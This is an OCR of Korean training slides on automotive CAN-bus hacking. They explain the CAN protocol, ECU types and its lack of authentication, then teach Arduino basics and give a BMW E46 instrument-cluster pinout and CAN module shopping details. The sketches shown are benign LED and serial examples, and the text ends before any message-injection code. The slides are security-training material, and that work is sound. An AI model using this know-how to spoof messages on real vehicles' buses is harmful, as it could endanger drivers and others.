



자동차 CANBUS 해킹

정구홍@BoB



CAN-Bus hacking

Summary

- About CANBUS
- Arduino Essential
- CANBUS Hacking Practice
- Real CANBUS Hacking


CAN 통신이란?

- Controller Area Network
- 차량 내 장치들의 통신을 위해 설계된 표준 통신 규격
- 1983년 Bosch社에 의해 개발
  - 1993년에 국제표준으로 제정(ISO 11898)
- 차량 전용 통신 프로토콜이었지만, 최근에는 차량 뿐만 아니라 산업용 자동화기기나 의료용 장비에서도 사용되고 있음

- 속도 : Maximum 1Mbps
- 길이 : Maximum 1km (50Kbps mode)

CAN Bus란?

- CAN에 다수의 Node(ECU)들이 연결 된 구조



CAN Message의 특징

- 각 메시지는 자신의 고유 ID를 가짐
  - 이 고유 ID는 곧 수신 대상 장비의 종류를 의미함
- 메시지 충돌 시 ID를 통하여 우선순위 결정
  - 낮을수록 우선순위가 높음
- CAN 네트워크 안의 모든 Node(ECU)들이 메시지를 수신함
  - 즉, Address 정보가 따로 없음
  - 자신에게 필요한 메시지일 경우 수신(ID check), 아닐 경우 무시

ECU란?

- ECU = Electronic Control Unit
- 차량 내의 각 부품들에 들어있는 컴퓨터 장치를 의미
  - Engine
  - Telematics
  - Head Unit(AVN)
  - Transmission
  - Airbag
  - Remote Key
  - Steering
  - Brake
  - 등 하나의 차량 안에 30~70종류의 ECU들이 포함되어 있음
- 각 장치들에 맞는 역할 및 CAN Message 송수신 기능을 함
- 참고 : Engine Control Unit의 약자 역시 ECU
  - 과거엔 “ECU”라고 하면 Engine Control Unit을 의미했었지만, 현재는 Electronic Control Unit의 의미로 일반화 되었음

주요 ECU 종류들

이름	의미
ECU	Engine Control Unit (ECM = Engine Control Module)
TCU	Telematics Control Unit
TCU	Transmission control unit (TCM)
DCU	Door control unit
SCU	Speed control unit
CLS	Central Locking Systems
EDR	Event Data Recorder
PCM	Parking Assist Module
BCM	Body Control Module
HVAC	Heating, Ventilation, Air Conditioning
TDM	Theft Deterrent Module

CAN 통신의 문제점

- CAN 네트워크 안의 한 장비가 모든 CAN 패킷들을 볼 수 있음 (Sniffing)
- CAN 네트워크 안의 한 장비가 다른 장비인 것처럼 속일 수 있음 (Injection)
- 별도의 인증 체계가 존재하지 않음

CANBUS Hacking 실습

(1) Arduino 기초
(2) CANBUS에 연결하기
(3) CAN Message 송신하기
(4) CAN Message 수신하기

CANBUS 해킹의 필요성

- 자동차 해킹의 기본 상식
- CANBUS 해킹 가능성을 증명할 때 필요
  - EX> Arbitrary CAN Message Sending
- 자동차 해킹 Demo를 보일 때 필요
  - EX> 컨설팅, 찰리밀러, KEEN 팀의 시연
- DIY 장비 개발 가능
  - EX> 차량스캐너(ELM327, 몬스터게이지)

Arduino 기초


아두이노란?

- 2005년 이탈리아의 한 대학원(IDII)에서 개발된 하드웨어 개발 오픈소스 플랫폼
- 통합 개발 환경(IDE) 사용이 매우 쉬움
- 펌웨어 업로딩이 매우 쉬움(USB)
- 하드웨어 구매비용이 저렴함 (4000원~)
- 다양한 기본 예제 코드 존재
- 커뮤니티 및 라이브러리 생태계가 활성화 되어있음

다운로드 및 설치

- https://www.arduino.cc/en/main/software

보드 및 포트 설정


Blink | 아두이노 1.6.10
파일 편집 스케치 툴 도움말
자동 포맷 Ctrl+T
스케치 보관하기
인코딩 수정 & 새로 고침
시리얼 모니터 Ctrl+Shift+M
시리얼 플로터 Ctrl+Shift+L
WiFi101 Firmware Updater
보드: "Arduino/Genuino Uno"
포트: "COM30 (Arduino/Genuino Uno)"
Get Board Info
프로그래머: "Arduino as ISP"
부트로더 굽기
시리얼 포트
COM30 (Arduino/Genuino Uno)
Blink §
// the setup func
void setup() {
Serial.begin(9
}
// the loop funct
void loop() {
Serial.print("
delay(1000);
}
업로드 완료.
스케치는 프로그램 저장 공간 1,572 바이트(4%)를 사용. 최대 32,256 바이트.
전역 변수는 동적 메모리 196바이트(9%)를 사용, 1,852바이트의 지역변수가 남음. 최대
1
Arduino/Genuino Uno on COM30

LED 점멸 테스트


```
// 초기화 함수
void setup() {
  // 13번 핀을 출력 모드로 설정
  pinMode(13, OUTPUT);
}

// main loop 함수
void loop() {
  digitalWrite(13, HIGH);   // LED-on
  delay(3000);              // 3초 delay
  digitalWrite(13, LOW);    // LED-off
  delay(3000);              // 3초 delay
}
```

펌웨어 업로딩


Blink | 아두이노 1.6.10
파일 편집 스케치 툴 도움말
확인/컴파일 Ctrl+R
업로드 Ctrl+U
프로그래머를 이용해 업로드 Ctrl+Shift+U
컴파일된 바이너리 내보내기 Ctrl+Alt+S
스케치 폴더 보이기 Ctrl+K
라이브러리 포함하기
파일 추가...
Blink §
// the setup function runs once when you press reset or power the board
void setup() {
// initialize digital pin 13 as an output.
pinMode(13, OUTPUT);
}
// the loop function runs over and over again forever
void loop() {
digitalWrite(13, HIGH); // turn the LED on (HIGH is the voltage level)
delay(1000); // wait for a second
digitalWrite(13, LOW); // turn the LED off by making the voltage LOW
delay(1000); // wait for a second
}
업로드 완료.
스케치는 프로그램 저장 공간 1,572 바이트(4%)를 사용. 최대 32,256 바이트.
전역 변수는 동적 메모리 196바이트(9%)를 사용, 1,852바이트의 지역변수가 남음.
20
Arduino/Genuino Uno on COM30


Serial 출력 실습

```
void setup() {
  Serial.begin(9600);
}

void loop() {
  Serial.print("A");
  delay(1000);
}
```



Serial 입력 실습

```
void setup()
{
  Serial.begin(9600);
  Serial.println("RX test Start!");
}

void loop()
{
  char ch;

  if (Serial.available())
  {
    ch = Serial.read();
    Serial.print("RX : ");
    Serial.println(ch, HEX);
  }
}
```



CAN BUS Hacking하기

CAN BUS Hacking하기

- Instrument Cluster of BMW E46

E46 Pinmap

26-pin Dual Row Black Connector

1 : Ground (0v)

5 : On and Start VCC (+12v)

참고 : https://www.bmwgm5.com/bmwgm5/E46_IKE_Connections.htm

http://tsharp.me.uk/project-documentation/e46-cluster-pinout/

E46 Pinmap

- ex> 13 : Oil (gnd)

Functions on X11175, 26-pin Dual Row Black Connector					
Wire Size/Color	Function	Pin	Pin	Function	Wire Size/Color
0.5 BR/SW	Ground	1	14	K-Bus Signal	0.35 WS/RT/GE
0.35 BL	Signal, Battery Charge Indicator	2	15	Fuel Level Sensor Left Tank (M2-6) Signal	0.5 SW/RT/GE
0.35 SW/GN	Engine Start Signal Feedback	3	16	Fuel Level Sensor Left Tank (M2-4) Ground	0.5 BR/SW/GE
0.5 RT/GE/WS	Fuse F43 (5 Amp)	4	17	Signal, Oil Level Sensor (A6000-21)	0.5 WS/GN
0.5 GN/BL	Fuse F34 (5 Amp)	5	18	Signal, Service Interval Indicator Reset	0.5 SW/RT
0.5 VI/GE	Fuse F10 (5 Amp)	6	19	Wheel Speed from ASC or DSC, Rear Left	0.35 GE/GN
0.35 GR/RT	Signal, Lighting (MY02 and earlier only)	7	20	BRFN, Brake Fluid Level Sensor	0.35 BR/GN/GE
0.35 SW/WS	Speedometer Signal Output	8	21	ABSSL, Airbag Warning LED (A12-7)	0.35 BR/VI
0.5 GE/RT	CAN Bus High	9	22	Signal, Warning Lamp (A65-44)	0.5 GR/SW/GE
0.5 GE/BR	CAN Bus Low	10	23	FSB, Parking Brake Switch	0.5 BL/BR/GE
0.5 SW/RT/WS	Fuel Level Sensor Right Tank (B6-1) Signal	11	24	Signal, Brake Wear Sensor	0.35 GE
0.5 BR/SW/WS	Fuel Level Sensor Right Tank (B6-2) Ground	12	25	Diag Signal TXD	0.35 WS/VI
0.35 BR/GN	Signal Oil Pressure (A6000-11)	13	26	Coolant Level Sensor (S63-2)	0.35 BR/WS


CAN Bus Lines

- CAN Bus High (9)
- CAN Bus Low (10)

Functions on X11175, 26-pin Dual Row Black Connector					
Wire Size/Color	Function	Pin	Pin	Function	Wire Size/Color
0.5 BR/SW	Ground	1	14	K-Bus Signal	0.35 WS/RT/GE
0.35 BL	Signal, Battery Charge Indicator	2	15	Fuel Level Sensor Left Tank (M2-6) Signal	0.5 SW/RT/GE
0.35 SW/GN	Engine Start Signal Feedback	3	16	Fuel Level Sensor Left Tank (M2-4) Ground	0.5 BR/SW/GE
0.5 RT/GE/WS	Fuse F43 (5 Amp)	4	17	Signal, Oil Level Sensor (A6000-21)	0.5 WS/GN
0.5 GN/BL	Fuse F34 (5 Amp)	5	18	Signal, Service Interval Indicator Reset	0.5 SW/RT
0.5 VI/GE	Fuse F10 (5 Amp)	6	19	Wheel Speed from ASC or DSC, Rear Left	0.35 GE/GN
0.35 GR/RT	Signal, Lighting (MY02 and earlier only)	7	20	BRFN, Brake Fluid Level Sensor	0.35 BR/GN/GE
0.35 SW/WS	Speedometer Signal Output	8	21	ABSSL, Airbag Warning LED (A12-7)	0.35 BR/VI
0.5 GE/RT	CAN Bus High	9	22	Signal, Warning Lamp (A65-44)	0.5 GR/SW/GE
0.5 GE/BR	CAN Bus Low	10	23	FSB, Parking Brake Switch	0.5 BL/BR/GE
0.5 SW/RT/WS	Fuel Level Sensor Right Tank (B6-1) Signal	11	24	Signal, Brake Wear Sensor	0.35 GE
0.5 BR/SW/WS	Fuel Level Sensor Right Tank (B6-2) Ground	12	25	Diag Signal TXD	0.35 WS/VI
0.35 BR/GN	Signal Oil Pressure (A6000-11)	13	26	Coolant Level Sensor (S63-2)	0.35 BR/WS

CAN Bus Lines

- Twist Pair, Differential Signal (차동 신호) 통신 방식
- Noise에 강함



CAN 통신 장비

- Digital 신호를 CAN 통신 신호로 변환해줌
- Shield 방식의 CAN 통신 모듈
  - 아두이노와 쉽게 연결 가능
  - 하지만 연결 방법을 안다면 굳이 비싼 모듈을 살 필요가 없음!

CAN-BUS Shield V2.0 DFR0370 캔버스 쉴드

37,200원

11/22(수) 출발예정 - 롯데택배

무료배송

스마일캐시 최대 1.5% 적립


무이자할부 | 카드추가혜택

원산지-중국

본 상품은 해외배송이 가능합니다

CAN 통신 장비

- Shield가 아닌 작은 Module 형태의 장비
  - Shield 대비 훨씬 저렴함
  - http://itempage3.auction.co.kr/DetailView.aspx?ItemNo=B493918547
    - 품절 시 “mcp2515”로 검색



